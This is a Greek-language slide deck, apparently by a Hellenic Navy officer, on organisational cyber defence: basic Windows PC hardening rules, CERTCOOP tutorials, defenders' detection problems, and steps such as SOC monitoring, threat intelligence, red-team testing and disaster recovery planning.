Κυβερνοασφάλεια – Κυβερνοάμυνα σε επίπεδο οργανισμού

Πχος (Μ) Σ. Παπαγεωργίου ΠΝ
spapageorgiou@mil.gr
ppspyros@gmail.com

Περιεχόμενα

- Οργάνωση Κυβερνοάμυνας
- Κατανόηση της απειλής
- Έλεγχος Κυβερνοασφάλειας / Κυβερνοάμυνας
- Αντιμετώπιση Κυβερνοεπιθέσεων
- Επίλογος

Οργάνωση Κυβερνοάμυνας

Οργάνωση Κυβερνοασφάλειας / κυβερνοάμυνας Βασικά προβλήματα

Έλλειψη πόρων:

- Έλλειψη κονδυλίων
- Έλλειψη προσωπικού / ειδικών

Λύση:

- Χρήση λογισμικού ανοικτού κώδικα
- Συνεργασία με άλλους, επιμοιρασμός κόστους.
- Χρήση της τεχνολογίας για την εφαρμογή αυτοματοποιημένων διαδικασιών.
- Χρήση τεχνητής νοημοσύνης.

Οργάνωση κυβερνοάμυνας από που ξεκινάμε:

Έμφαση στον χρήστη και στον προσωπικό του υπολογιστή.

Ξεκινάμε από την ενημέρωση / εκπαίδευση του χρήση και την ασφάλεια του προσωπικού του υπολογιστή.

Ο χρήστης πρέπει να γίνει μέρος της λύσης και όχι μέρος του προβλήματος της κυβερνοασφάλειας.

Θα πρέπει να γίνει κατανοητό πως η κυβερνοασφάλεια είναι υπόθεση όλων (δεν διαθέτουμε πολλούς ειδικούς).

Βασικοί κανόνες ασφαλείας σε έναν windows προσωπικό υπολογιστή.

Εφαρμόζω προσωπική πολιτική ασφαλείας, εκπαιδεύω τον εαυτό μου.

1. Εργάζομαι ως απλός χρήστης.

2. Χρησιμοποιώ πολύπλοκο συνθηματικό ή PIN

3. Έχω πάντα ενήμερο το σύστημά μου. Update and upgrade --> winver command

4. Έχω ενεργοποιημένα τα συστήματα ασφαλείας, firewall, antivirus, --> Χρησιμοποιώ το Windows Defender Security Center

5. Ενεργοποιώ το σύστημα αποκατάστασης (System Restore) και των μητρώων καταγραφής συμβάντων (Event logs)

6. Ενεργοποιώ το software restriction policy (**προσοχή**)

7. Δημιουργώ τακτικά αντίγραφα ασφαλείας (backup) σε εξωτερικές συσκευές.

8. Διεξάγω συχνά ελέγχους ασφαλείας. Εντοπίζω αλλαγές στο σύστημά μου και τυχόν ύποπτες συνδέσεις.

9. Κρυπτογραφώ τα δεδομένα μου. "Controlled folder access"

10. Προσέχω την ιδιωτικότητά μου.

Σχετικός σύνδεσμος:

https://pithos.okeanos.grnet.gr/public/cRUgtrRIF89BEk2DqaSZc4

Ευρωπαϊκό πρόγραμμα

CERTCOOP

Consortium Κοινοπραξία

The Cyber Defence Directorate is responsible for the Coordination and Execution of Cyber-Defense Operations in Strategic, Operational & Tactical level...

Read more ›

The National Authority Against Electronic Attacks – National CERT, is responsible for cyber security, particular in critical infrastructure, according to Greek...

Read more ›

grnet

Greek Research and Technology Network (GRNET S.A. http://www.grnet.gr) is a state–owned company, operating under the auspices of the Greek Ministry...

Read more ›

FORTH

The Foundation for Research and Technology – Hellas (FORTH) is one of the largest research institutes of Greece with well-organized...

Read more ›

European Commission

This project has received funding from the European Union's Connecting Europe Facility Telecom Call 2016 with Proposal Code 2016-EL-IA-0123 (Cyber Security)

https://www.certcoop.eu/index.php/tutorials/

CERTCOOP

Technical Manuals

- Συλλογή Αποδεικτικών Στοιχείων σε Linux Λειτουργικά Συστήματα
- Συλλογή Αποδεικτικών Στοιχείων σε Windows Λειτουργικά Συστήματα
- Εγχειρίδιο ασφαλούς ρύθμισης και χρήσης για το λειτουργικό σύστημα Windows 10

Technical Videos

- Δημιουργία αντιγράφων ασφαλείας
- Ανταλλαγή κρυπτογραφημένων μηνυμάτων ηλεκτρονικού ταχυδρομείου με τη χρήση του λογισμικού gpg4win
- Ρύθμιση και λειτουργία του εργαλείου Enhanced Mitigation Experience Toolkit για την προστασία από τοπική εκμετάλλευση αδυναμιών
- Επίδειξη του ελέγχου ακεραιότητας ενός αρχείου που έχουμε κατεβάσει από το διαδίκτυο με σκοπό να επαληθεύσουμε ότι δεν έχει μολυνθεί
- Έλεγχος του τείχους προστασίας των Windows και απενεργοποίηση του Autoplay
- Χρήση του Microsoft Security Baseline Analyzer για την εκτίμηση του επιπέδου ασφαλείας του υπολογιστή μας
- Δημιουργία νέου λογαριασμού για να λειτουργούμε τον υπολογιστή μας με περιορισμένα δικαιώματα
- Ρύθμιση και λειτουργία του Personal Software Inspector για την παρακολούθηση και ενημέρωση σχετικά με διαθέσιμες αναβαθμίσεις του εγκατεστημένου λογισμικού – EOL
- Δημιουργία ενός PIN για την αυθεντικοποίηση στο υπολογιστή μας
- Ρύθμιση και λειτουργία ενός διακομιστή διαμεσολάβησης
- Δημιουργία σημείου ανάκτησης και προστασία από ramsonware με τη χρήση του Controlled Folder Access
- Επίδειξη ασφαλούς διαγραφής αρχείου με τη χρήση του λογισμικού eraser
- Επίδειξη των ενεργειών για την απεικόνιση των συνδέσεων που κάνει ο υπολογιστής μας στο διαδίκτυο
- Επίδειξη της εφαρμογής Simple Software Restriction Policy για τον περιορισμό στην εκτέλεση προγραμμάτων
- Διαδικασία δημιουργίας αντιγράφου ασφαλείας συστήματος
- Σωστή ρύθμιση των αναβαθμίσεων και των κρυφών φακέλων που υπάρχουν στον υπολογιστή μου
- Επίδειξη του User Access Control για την ενημέρωση του χρήστη όταν συμβαίνουν αλλαγές στον υπολογιστή μου
- Χρήση της εφαρμογής veracrypt για την κρυπτογράφηση αρχείων
- Χρήση του Windows Defender Security Center
- Προστασία αρχείων με τη χρήση του Winrar

Επιτυχημένη Κυβερνοασφάλεια & Κυβερνοάμυνα σε επίπεδο οργανισμού

Τα προβλήματα των αμυνομένων!

Δύσκολα ξεχωρίζουν την επιθετική δράση. Οι τεχνικές των επιτιθέμενων, αφού αποκτήσουν πρόσβαση (post-exploit), προσομοιάζουν τις δράσεις ενός απλού χρήστη.

Οι παραδοσιακές μέθοδοι εντοπισμού **δεν αντιμετωπίζουν ενεργές παραβιάσεις**, **δεν εντοπίζουν άγνωστες απειλές**.

- Τα εργαλεία εντοπισμού εστιάζονται/αναζητούν παραβιάσεις της πολιτικής ασφαλείας, εστιάζονται στον εντοπισμό των κέντρων ελέγχου (Command controls) των ιομορφικών λογισμικών ή αναζητούν εκμετάλλευση αδυναμιών (exploits).
- Η ανταλλαγή πληροφοριών αφορά/περιλαμβάνει **γνωστές απειλές** (όχι άγνωστες). Συνεπώς εκκρεμεί ο **εντοπισμός των αγνώστων απειλών**.

Επιτυχημένη Κυβερνοασφάλεια & Κυβερνοάμυνα σε επίπεδο οργανισμού

Επιδίωξη των αμυνομένων είναι:

- Αποτροπή
- Εντοπισμός
- Αντιμετώπιση
- Αποκατάσταση

Ποια τα βασικά μέσα που διαθέτουμε;

- Συλλογή μητρώων καταγραφής συμβάντων (Log files)
- Συλλογή ολόκληρων πακέτων κίνησης δεδομένων (Full packet capture)

Όλα καταλήγουν στην σωστή ανάλυση των δεδομένων

Επιτυχημένη Κυβερνοασφάλεια & Κυβερνοάμυνα σε επίπεδο οργανισμού (1/2)

Για μία αποτελεσματική κυβερνοασφάλεια και κυβερνοάμυνα, οι οργανισμοί θα πρέπει να ακολουθήσουν τα παρακάτω βήματα:


- **Καλή γνώση** τόσο του **δικτυακού περιβάλλοντός** τους, όσο και πολύ **καλή γνώση των χρηστών** του δικτύου τους.
- **Κατανόηση** της απειλής (από ποιους κινδυνεύουμε, ποια η τακτική, ποιες οι τεχνικές τους και οι διαδικασίες τους και ποια και τα εργαλεία τους)
- Εφαρμογή ενός σχεδίου **ευαισθητοποίησης των χρηστών** (ευθυγράμμιση του οργανισμού με σκοπό την υποστήριξη της κυβερνοασφάλειας) και ένα επικαιροποιημένο και εφαρμοσμένο **πρόγραμμα εκπαίδευσης / κατάρτισης / ειδίκευσης** για τους ειδικούς στην ασφάλεια στον κυβερνοχώρο και στην κυβερνοάμυνα.
- Εφαρμογή **πολυεπίπεδης προληπτικής κυβερνοασφάλειας** (Εφαρμογή πολιτικής και κανόνων ασφαλείας όπως κατακερματισμένο δίκτυο, χρήση Firewall, Avs, IDS, IPS, VPN, κλπ.)
- Ανάπτυξη πολυεπίπεδων **μηχανισμών εντοπισμού** κυβερνοεπιθέσεων τόσο στην **περίμετρο** όσο και σε επίπεδο **προσωπικού υπολογιστή** [Λειτουργία ΚΑΚ - Κέντρου Αντιμετώπισης Κυβερνοπεριστατικών (SOC), Monitoring, SIEM, EDR]

Επιτυχημένη Κυβερνοασφάλεια & Κυβερνοάμυνα σε επίπεδο οργανισμού (2/2)

- Εκπόνηση, δοκιμή και έτοιμο να εφαρμοστεί **σχέδιο διαχείρισης / αντιμετώπισης κυβερνοεπιθέσεων,** τόσο σε επίπεδο δικτύου όσο και σε επίπεδο προσωπικού υπολογιστή.
- **Συλλογή και διαμοιρασμό πληροφοριών κυβερνοαπειλών** (Cyber Threat intelligence) σε επίπεδο προσωπικού υπολογιστή και στην περίμετρο.
- Διεξαγωγή ελέγχων / αξιολογήσεων / ασκήσεων ασφαλείας με χρήση **κόκκινης** εναντίον **μπλε** ομάδας (**Vulnerability, penetration tests,** Red vs Blue team Assessments, social Engineering Assessments)
- Εφαρμογή **προληπτικής κυβερνοάμυνας** [Ανάπτυξη και καθημερινή χρήση έξυπνων κυνηγών κυβερνοαπειλών (Cyber Intelligent hunters)].
- Εκπόνηση, δοκιμή και έτοιμο να εφαρμοστεί ενός **σχεδίου αποκατάστασης** (DRP - **Disaster Recovery Plan**) σε περίπτωση επιτυχημένης κυβερνοεπίθεσης τόσο σε επίπεδο συστήματος όσο και δικτύου.

Ένα καλό εγχειρίδιο στο διαδίκτυο

- http://www.geetha.mil.gr/media/pdf-arxeia/2014/cyberdefence/texniko_sxedio_drasis_gia_tin_anaptixi_kivernoaminas_stis_ED.pdf



ΓΕΝΙΚΟ ΕΠΙΤΕΛΕΙΟ ΕΘΝΙΚΗΣ ΑΜΥΝΑΣ
ΔΝΣΗ ΚΥΒΕΡΝΟΑΜΥΝΑΣ

ΤΕΧΝΙΚΟ ΣΧΕΔΙΟ ΔΡΑΣΗΣ
ΓΙΑ ΤΗΝ ΑΝΑΠΤΥΞΗ ΚΥΒΕΡΝΟΑΜΥΝΑΣ ΣΤΙΣ ΕΔ

ΑΘΗΝΑ, ΜΑΡΤΙΟΣ 2014
ΤΥΠΟΓΡΑΦΕΙΟ ΕΛΛΗΝΙΚΟΥ ΣΤΡΑΤΟΥ

Βασικά ερωτήματα:

Πως κατανοούμε την απειλή;

Πως ελέγχουμε την αποτελεσματικότητα της κυβερνοασφάλειας και της κυβερνοάμυνας του οργανισμού μας;

Πως αντιμετωπίζουμε τις κυβερνοεπιθέσεις;

Κατανόηση της απειλής

Το πρόβλημα:
Μη σωστή κατανόηση της απειλής!

- **Μη σωστή κατανόηση** των απειλών, οδηγεί σε λανθασμένα μέτρα προστασίας, συνεπώς και σε λάθος επιλογή τεχνολογιών.
- Είναι **σημαντική η ανταλλαγή και η συλλογή πληροφοριών** για την κατανόηση των κυβερνοαπειλών.

Το πρόβλημα
Κατανόησης της απειλής

“Defenders think in lists. Attackers think in graphs. As long as this is true, attackers win.”

John Lambert

GM, Microsoft Threat Intelligence Center

Στον κυβερνοχώρο όλα είναι πιθανά:

“ As an offensive researcher, if you can dream it, someone has likely already done it...and that someone isn’t the kind of person who speaks at security cons”

Matt Graeber BlackHat 2015

Η ασφάλεια δεν είναι απλά η χρήση κατάλληλων τεχνολογιών, γιατί αυτό απλά προβλέπει η πολιτική μας. Εστιαζόμαστε στην ανάλυση της απειλής και σε συνδυασμό με την τακτική, τεχνικές, διαδικασίες που ακολουθούν οι επιτιθέμενοι προσαρμόζουμε την κυβερνοάμυνά μας.


Βασικό


Πρέπει να σκεφτόμαστε όπως οι επιτιθέμενοι, εάν θέλουμε να προστατέψουμε την υποδομή μας.

Νέες Απειλές


Old Malware vs Modern Malware

Old Malware vs Modern Malware

